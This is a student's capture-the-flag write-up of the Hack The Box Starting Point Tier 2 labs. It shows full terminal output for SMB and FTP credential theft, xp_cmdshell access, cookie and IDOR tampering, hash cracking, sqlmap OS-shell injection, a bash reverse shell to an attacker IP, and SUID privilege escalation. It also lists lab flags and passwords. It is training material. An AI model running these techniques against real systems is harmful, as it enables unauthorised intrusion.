

STARTING POINT - TIER 2

ASSIGNMENT REPORT

**Peter Kinyumu,
cs-sa07-24067,
August 11th, 2024.**

1. INTRODUCTION


The Third tier(Tier 2) of the starting point consisted of four free Machines: Archetype, Oopsie, Vaccine, and Unified. Archetype involved exploiting a poorly configured SMB share and stealing database credentials that would help you get access to a Microsoft SQL server. Oopsie focus was on exploiting an IDOR vulnerability, getting you access to an upload page where you can upload a shell script and gain access to the server. Vaccine involves exploiting a poorly configured FTP server to gain access to a web app password, which is vulnerable to SQL injection. And lastly, Unified focused on exploiting a Log4j vulnerability in a web app.

2. ANSWERS TO QUESTIONS

I. ARCHETYPE

a. Which TCP port is hosting a database server?

- 1433



```
(cypherpunk@votex)-[~]
$ sudo nmap -sSV -T4 10.129.136.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-10 10:23 EAT
Nmap scan report for 10.129.136.129
Host is up (0.97s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2017 14.00.1000
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds

(cypherpunk@votex)-[~]
$
```

b. What is the name of the non-Administrative share available over SMB?

- backups

c. What is the password identified in the file on the SMB share?

- M3g4c0rp123

```
(cypherpunk@votex)-[~]
$ smbclient -N -L //10.129.136.129

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
backups        Disk      Default share
C$             Disk      Remote IPC
IPC$           IPC       Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.136.129 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(cypherpunk@votex)-[~]
$ smbclient -N //10.129.136.129/backups
Try "help" to get a list of possible commands.
smb: > ls
.                D      0 Mon Jan 20 15:20:57 2020
..               D      0 Mon Jan 20 15:20:57 2020
prod.dtsConfig   AR     609 Mon Jan 20 15:23:02 2020

5056511 blocks of size 4096. 2611307 blocks available
smb: > get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: > exit

(cypherpunk@votex)-[~]
$ cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\"Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue Data Source="." Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Transl
ates=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
```

- d. What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?
- **mssqlclient.py**
- e. What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?
- **xp_cmdshell**

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jul 11 10:18
cypherpunk@deathstalker: ~

(cypherpunk@deathstalker)-[~]
$ impacket-mssqlclient -windows-auth sql_svc@10.129.101.53
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[*] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)> help

lcd {path}          - changes the current local directory to {path}
exit                - terminates the server process (and this session)
enable_xp_cmdshell  - you know what it means
disable_xp_cmdshell - you know what it means
enum_db             - enum databases
enum_links          - enum linked servers
enum_impersonate    - check logins that can be impersonated
enum_logins         - enum login users
enum_users          - enum current db users
enum_owner          - enum db owner
exec_as_user {user} - impersonate with execute as user
exec_as_login {login} - impersonate with execute as login
xp_cmdshell {cmd}   - executes cmd using xp_cmdshell
xp_dirtree {path}   - executes xp_dirtree on the path
sp_start_job {cmd}  - executes cmd using the sql server agent (blind)
use_link {link}     - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}             - executes a local shell cmd
show_query          - show query
mask_query          - mask query

SQL (ARCHETYPE\sql_svc dbo@master)>
```

f. What script can be used in order to search possible paths to escalate privileges on Windows hosts?

- **winpeas**

g. What file contains the administrator's password?

- **ConsoleHost_history.txt**

When we run the privilege escalation script above we can see the powershell history file below is identified that contains the administrator's password.

II. OOPSIE

a. With what kind of tool can intercept web traffic?

- **proxy**

b. What is the path to the directory on the webserver that returns a login page?

- **/cdn-cgi/login**


We can see this from the page source.

```
470
471 }}();
472 //# sourceMappingURL=pen.js
473 </script>
474 <script src="/cdn-cgi/login/script.js"></script>
475 <script src="/js/index.js"></script>
476 </body>
477 </html>
478
479
```


c. What can be modified in Firefox to get access to the upload page?

- **cookie**

We can log in to the page identified above as guest. However, we do not have the rights to access the upload page.




We could modify the cookies with the name role to reflect the dmin and the user id to reflet the admin's id respectively.



d. What is the access ID of the admin user?

- 34322

There exists an IDOR vulnerability on the account page that let's us view the admin user access id.



Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

e. On uploading a file, what directory does that file appear in on the server?

- /uploads

f. What is the file that contains the password that is shared with the robert user?

- db.php

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jul 12 05:59
cypherpunk@deathstalker: ~/Downloads
cypherpunk@deathstalker: ~
cypherpunk@deathstalker: ~/Downloads
cypherpunk@deathstalker: ~
$ nano shell.php
cypherpunk@deathstalker: ~
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.16.59] from (UNKNOWN) [10.129.224.3] 53154
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 GNU/Linux
02:59:05 up 1:37, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
www-data@oopsie:/var/www/html/cdn-cgi$ ls
ls
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
robert@oopsie:/var/www/html/cdn-cgi/login$
```

g. What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

- **find**

h. Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?

- **root**

i. What SUID stands for?

- **Set owner User ID**

j. What is the name of the executable being called in an insecure manner?

- **cat**


k. Submit user flag

- **f2c74ee8db7983851ab2a96a44eb7981**

We can use the password identified earlier to SSH into the machine and retrieve the flag. See screenshot below.

I. Submit root flag

- **af13b0bee69f8a877c3faf667f7beacf**




```
cypherpunk@deathstalker:~$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
cypherpunk@deathstalker:~$ ll /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker+
cypherpunk@deathstalker:~$ ./usr/bin/bugtracker
-----
: EV Bug Tracker :
-----
Provide Bug ID: 12
-----
cat: /root/reports/12: No such file or directory
-----
cypherpunk@deathstalker:~$ ./usr/bin/bugtracker
-----
: EV Bug Tracker :
-----
Provide Bug ID: ../root.txt
-----
af13b0bee69f8a877c3faf667f7beacf
cypherpunk@deathstalker:~$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
cypherpunk@deathstalker:~$
```

III. VACCINE

a. Besides SSH and HTTP, what other service is hosted on this box?

- **ftp**




```
cypherpunk@deathstalker:~$ sudo nmap -sS -T4 10.129.91.165
[sudo] password for cypherpunk:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-12 07:13 EAT
Nmap scan report for 10.129.91.165
Host is up (0.74s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 5.27 seconds
cypherpunk@deathstalker:~$
```

b. This service can be configured to allow login with any password for specific username. What is that username?

- **anonymous**

c. What is the name of the file downloaded over this service?

- **backup.zip**




```
(cypherpunk@deathstalker)-[~]
$ ftp 10.129.91.165
Connected to 10.129.91.165.
220 (vsFTPD 3.0.3)
Name (10.129.91.165:cypherpunk): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10485|)
150 Here comes the directory listing.
-rwxr-xr-x  1 0      0          2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10711|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*****| 2533      5.19 KiB/s   00:00 ETA
226 Transfer complete.
2533 bytes received in 00:03 (0.72 KiB/s)
ftp> exit
Invalid command.
ftp> exit
221 Goodbye.

(cypherpunk@deathstalker)-[~]
$
```

d. What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

- **zip2john**



```
(cypherpunk@deathstalker)-[~]
$ zip2john backup.zip > ziphash.txt
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06 ts=5722 cs=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A ts=989A cs=989A type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(cypherpunk@deathstalker)-[~]
$ john ziphash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (backup.zip)
1g 0:00:00:00 DONE (2024-07-12 07:29) 16.66g/s 68266p/s 68266c/s 68266C/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(cypherpunk@deathstalker)-[~]
$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

(cypherpunk@deathstalker)-[~]
$
Completing 'local directory'
```

e. What is the password for the admin user on the website?

- **anonymous**

```

GNU nano 7.2
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] == 'admin' && md5($_POST['password']) == "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>

```

- If we use crackstation to crack the hash we get the password as **qwerty789**

f. What option can be passed to sqlmap to try to get command execution via the sql injection?

- **-os-shell**

```

(cyberpunk@kali)~(~/vaccine)
$ sqlmap -u "http://10.129.132.229/dashboard.php?search=Alpha" --cookie="PHPSESSID=d4m9n1bde0270se48pmscrqcd7" --os-shell

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:32:40 /2024-07-31/

[12:32:40] [WARNING] it appears that you have provided tainted parameter values ('search=Alpha') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[12:32:46] [INFO] testing connection to the target URL
[12:32:48] [INFO] testing if the target URL content is stable
[12:32:49] [INFO] target URL content is stable
[12:32:49] [INFO] testing if GET parameter 'search' is dynamic

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: search=Alpha' UNION ALL SELECT NULL,NULL,(CHR(113)||CHR(112)||CHR(113)||CHR(98)||CHR(113)||CHR(113)||CHR(68)||CHR(111)||CHR(114)||CHR(103)||CHR(98)||CHR(86)||CHR(86)||CHR(67)||CHR(115)||CHR(85)||CHR(69)||CHR(78)||CHR(114)||CHR(82)||CHR(90)||CHR(107)||CHR(100)||CHR(68)||CHR(84)||CHR(101)||CHR(109)||CHR(86)||CHR(115)||CHR(112)||CHR(82)||CHR(78)||CHR(101)||CHR(76)||CHR(66)||CHR(89)||CHR(80)||CHR(66)||CHR(120)||CHR(75)||CHR(85)||CHR(106)||CHR(79)||CHR(101)||CHR(113)||CHR(118)||CHR(122)||CHR(106)||CHR(113)),NULL,NULL-- ITrc
...
[12:55:37] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (euan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[12:55:37] [INFO] fingerprinting the back-end DBMS operating system
[12:55:40] [INFO] the back-end DBMS operating system is Linux
[12:55:42] [INFO] testing if current user is DBA
[12:55:44] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[12:55:44] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
os-shell>
os-shell> bash -c "bash -i >& /dev/tcp/10.10.16.80/4444 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y

```

g. What program can the Postgres user run as root using sudo?

- **vi**

I found a hardcoded password in one of the php code connecting to the database. With **sudo -l** command and passing the password we see the user can run the **vi** command as root with no password.

Note: See the privilege escalation screenshot to view the root flag below.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jul 31 1:03 PM
cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~
cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~/vaccine


(cypherpunk@kali) [~/vaccine]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.129.132.229] 38824
bash: cannot set terminal process group (3178): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ins python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls
ls
bg.png      dashboard.js  index.php    style.css
dashboard.css dashboard.php  license.txt
postgres@vaccine:/var/www/html$ cat dashboard.php
cat dashboard.php
<!DOCTYPE html>
<html lang="en" >
```

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jul 31 1:02 PM
cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~
cypherpunk@kali: ~/vaccine
